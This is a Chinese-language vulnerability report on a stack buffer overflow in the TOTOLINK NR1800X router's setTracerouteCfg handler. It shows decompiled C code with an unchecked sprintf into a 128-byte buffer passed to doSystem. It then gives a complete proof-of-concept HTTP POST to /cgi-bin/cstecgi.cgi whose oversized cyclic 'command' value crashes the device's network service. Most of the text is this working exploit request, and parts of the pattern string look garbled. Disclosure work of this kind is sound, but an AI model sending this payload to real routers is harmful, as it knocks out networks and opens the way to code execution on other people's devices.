

栈溢出

品牌:totoLink


产品型号:NR1800X

版本: V9.1.0u.6681_B20230703


由于没有真实设备所以我将二进制文件进行了patch，通过cookie之后才可以进行命令注入，这里我们需要模拟对应的参数，这里对setTracerouteCfg进行了strip的动作

```
1 int __fastcall sub_42C6AC(int a1)
2 {
3     char *Var; // $s1
4     char *v3; // $v0
5     int v4; // $s0
6     char v6[128]; // [sp+18h] [-80h] BYREF
7
8     memset(v6, 0, sizeof(v6));
9     Var = websGetVar(a1, "command", (int)"www.baidu.com");
10    v3 = websGetVar(a1, "num", (int)&byte_43F798);
11    v4 = atoi(v3);
12    if ( !Validity_check(Var) )
13    {
14        sprintf(v6, "traceroute -m %d %s>/var/log/traceRouteLog", v4, Var);
15        doSystem(v6);
16    }
17    setResponse(&byte_43D950, "reserv");
18    return 1;
19 }
```


现在我们的状态时网络服务通讯正常




页面正常



开始进行漏洞利用



发现网络崩溃



POC

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1

Host: 192.168.0.2

Content-Length: 5054

Accept: application/json, text/javascript, */*; q=0.01

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/120.0.6099.71 Safari/537.36

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Origin: http://192.168.0.2

Referer: http://192.168.0.2/login.html

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US,en;q=0.9

Connection: close
```

{ "topicurl": "setTracerouteCfg", "command": "aaaaabaaacaadaaaaaaafaaagaahaaaiaaaaja
akaaalaamaanaaaooaapaaaqaaaraaasaataaaauaaavaaawaaxaaayaaazaabbaabcaabdaabeaab
faabgaabhaabi aabjaabkaablaabmaabnaaboaabpaabqaabraabbsaabtaabuaabvaabwaabxaabyaabz
aacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoacpaaacqaacraacsaaactaacua
acvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadgaadhaadi aadjaadkaadlaadmaadnaadoaadpaa
dqaadraadsaadtaaduaadvaadwaadxaadyaadzaebaaecaedaaeeaaefaaegaaehaaeiaaejaakeaae
laamaaenaaeoaaepaaeqaeraaesaaetaaeuaaeavaewaaexaaeyaaezaafbaafcaafdaafeaaffaafg
aafhaafiaaafjaafkaaflaafmaafnaafoaafpaaafqaafraaafsaaftaafuaafvaaafwaafxaaifyaafzaagba
agcaagdaageaagfaaggaaghaagi aagjaagkaaglaagmaagnaagoagpaagqaagraagsaagtaaguaagvaa
gwaagxaagyaagzaahbaahcaahdaaheaahfaahgaahhaahi aahjaahkaahl aahmaahnaahoaahpaahqaah
raahsaahtaahuahvaahwaahxaahyaahzaaibaaicaaiddaaieaaifaai gaaihaaiiaaijaai kaailaaim
aainaaioaai paai qaairaa isaaitaa iuaaivaai waai xai yaai zaajbaajcaajdaajeaajfaajgaajha
ajiaajjaajkaajlaajmaajnaajoaajpaaajqaaajraajsaajtaajuajvaaajwaaajxaaajyaaajzaakbaakcaa
kdaakeaakfaakgaakhaaki aakjaakkaaklaakmaaknaakoakpaakqaakraaksaktaakuaakvaakwaak
xaakyaakzaal baal caal daal eaal faal gaal haalial jaal kaal laal maal naal oal paal qaal raal s
aal taa luaal vaal waa l xaal yaa l zaambaamcaamdaameamfaamgaamhaami aamjaamkaaml aammaamna
amoaampaamqaamraamsaamtaamuaamvaamwaamxaamyamzaanbaancaandaaneaanfaangaanhaaniaa
njaankaanlaanmaannaanoanpaanqaanraansaantaanuaanvaanwaanxaanyaanzaaobaocaodaao
eaaofaaogaaohaaoiaaojaakaaolaomaanaaoaaopaaooqaoraaosaootaaouaaovaawaaoxaao
yaaoozaapbaapcaapdaapeapfaapgaaphaapi aapjaapkaaplaapmaapnaapoappaapqaapraapsaapta
apuaapvaapwaapxaapyapapzaaqbaaqcaaqdaaqeaqfaaqgaaqhaaqiaaqjaaqkaaq laaqmaaqnaaqoaa
qpaaqqaaqraaqsaaqtaaquaaqvaaqwaaqxaaqyaaqzaarbaarcaardaareaarfaargaarhaari aarjaar
kaarlaarmaarnaaroarparqaarraarsaartaaruaarvaarwaarxaaryaarzaasbaascaasdaaseaasf
aasgaashaasiaasjaaskaaslaasmaasnaasoaspaasqaasraassaastaasuaasvaaswaasxaasyaasza
atbaatcaatdaateaatfaatgaathaati aatjaatkaatlaatmaatnaatoaatpaatqaatraatsaat taatuaa
tvaatwaatxaatyaatzaaubaaucadaueaau faaugaauhaaui aaujaaukaau laumaau naauoaaupaau
qaauraausaautaauuaauvaauwaauxaauyaauzaavbaavcaavdaaveaavfaavgaavhaavi aavjaavkaav
vaavmaavnaavoaavpaavqaavraavsaavtaavuaavvaavwaavxaavyaavzaawbaawcaawdaaweawfaawga
awhaawi aawjaawkaawl aawmaawnaawoawpaawqaawraawsaawtaawuaawvaawwaawxaawyaawzaawxbaa
xcaaxdaaxeaxfaaxgaaxhaaxiaaxjaaxkaaxlaaxmaaxnaaxoaxpaaxqaaxraaxsaaxtaaxuaaxvaax
waaxxaaxyaxzaaybaaycaaydaayeayfaaygaayhaayi aayjaaykaaylaaymaaynaayoaaypaayqaayr
aaysaaytaayuaayvaaywaayxaayyaayzaazbaazcaazdaazeaazfaazgaazhaazi aazjaazkaazlaazma
aznaazoaazpaazqaazraazsaaztaazuaazvaazwaazxaazyaaazzababacabadabaeabafabagabababai
abajabakabal abamabanabaoabapababqabarabasabat abauabavabawabaxabayabazabbbabbcabbdab
bbeabbbfabbgabbbhabbi abbjabbbkabb labbmabbnabboabbpabbqabbrabbsabbbtabbuabbvabbwabbbxab
byabbbzabcbabccabcbabceabcbfabcbgabchabci abcbjabckabcl abcmabcnabcoabcpabcpqabcrabcsabc
tabcuabcbvabcbwabcbxabcyabczabdbabdbcabddabdeabdfabdgabdhabd i abdj abdkabdl abdmabdnabdo
abdpabdqabdrabdsabdt abduabdvabdwabdxabdyabdzabebabecabedabeeabefabegabehabeiaabeja
bekabel abemabenabeoabepabeqaberabesabetabeuabevabewabexabeyabezabfbabfcabfdabfeab
ffabfgabgfhabfi abfjabfkabfl abfmabfnabfoabfpabfqabfrabfsabftabfuabfvabfwabfxabfyabf
zabgbabgcabgdabgeabgf abggabghabgi abgj abgkabgl abgmabgnabgoabgpabgqabgrabgsabgtabgu
abgvabgwabgxabgyabgzabhbabhcabhdabheabhfabhgabhhabhi abhj abhkabhl abhmabhnabhoabhpa
bhqabhrabhsabhtabhuabhvabhwabhxabhyabhzabibabibabidabieabifabigabihabii abij abikab
ilabimabinabioabipabiqabirabisabitabi uabivabiwabixabiyabizabjbabj cabjdbajebajfabj
gabjhabji abjj abjkbajlabjmabjnabjoabjpabjqabjrabjsabjtabjuabjvabjwabjxabjyabjzabkb
abk cabk dabeabkfabkgabkhabki abkjabkkabkl abkmabknabkoabkpabkqabkrabksabktabkuabkva
bkwabkxabkyabkzablabl cabldablleabl fablglablhabliabljablkabllablmabl nabl oabl pabl qab
l rabl sabl tabl uabl vabl wabl xab lyabl zabmbabmcabmdabmeabmfabmgabmhabmi abmj abmkabml abm
mabmnabmoabmpabmqabmrabmsabmtabmuabmvabmwabmxabmyabmzabnbabncabndabneabn fabngabnh
abni abnj abnkabnl abnmabnnabnoabnpabnqabnrbabnsabntabnuabnvabnwabnxabnyabnzabobaboca
bodaboeabofabogabohaboi aboj abokabola bomabonaboobopabobqaborabosabotabouabovabowab
oxaboyabozabpbabpcabpdabpeabppfabpgabphabpi abpj abpkabpl abpmabpnabpoabppabppqabprabp
sabptabpuabpvabpwabpxabpyabpzabqbabqcabqdbaqeabqfabqgabqhabqi abqjabqkabql abqmaqbn
abqoabqpabqqabqrabqsabqtabquabqvabqwabqxabqyabqzabrbabrcabrdabreabrfabrgabrhabria
brjabrkrabrlabrmabrnabroabrpabrqabrrabrsabrtabruabrvabrwabrxabryabrzabzsabbsabbsabdsab
seabsfabsgabshabsiabsjabskabslabsmabsnabsoabspabspqabssabstabsuabsvabswwabsxabs

yabszabtbabtcabtdabteabtfabtgabthabtiabtjabtkabtlabtmabtnabtoabtpabttqabtrabtsabtt
abtuabtvabtwabtxabtyabtzabubabucabudabueabufabugabuhabuiabujabukabulabumabunabuoa
bupabubqaburabusabutabuubuvabuwabuxabuyabuzabvbabvcabvdabveabvfabvgabvhabvlabvjab
vkabvlabvmabvnabvoabvpabvqabvrabvsabvtabvuabvvabvwabvxabvyabvzabwbabwcbwdabweabw
fabwgabwhabwlabwjabwkabwlabwmabwnabwoabwpabwqabwrabwsabwtabwuabwvabwwabwxabwyabwz
abxbabxcabxdabxeabxfabxgabxhabxiabxjabxkabxlabxmabxnabxoabxpabxqabxrabxsabxtabxua
bxvabxwabxxabxyabxza","num":"1"} }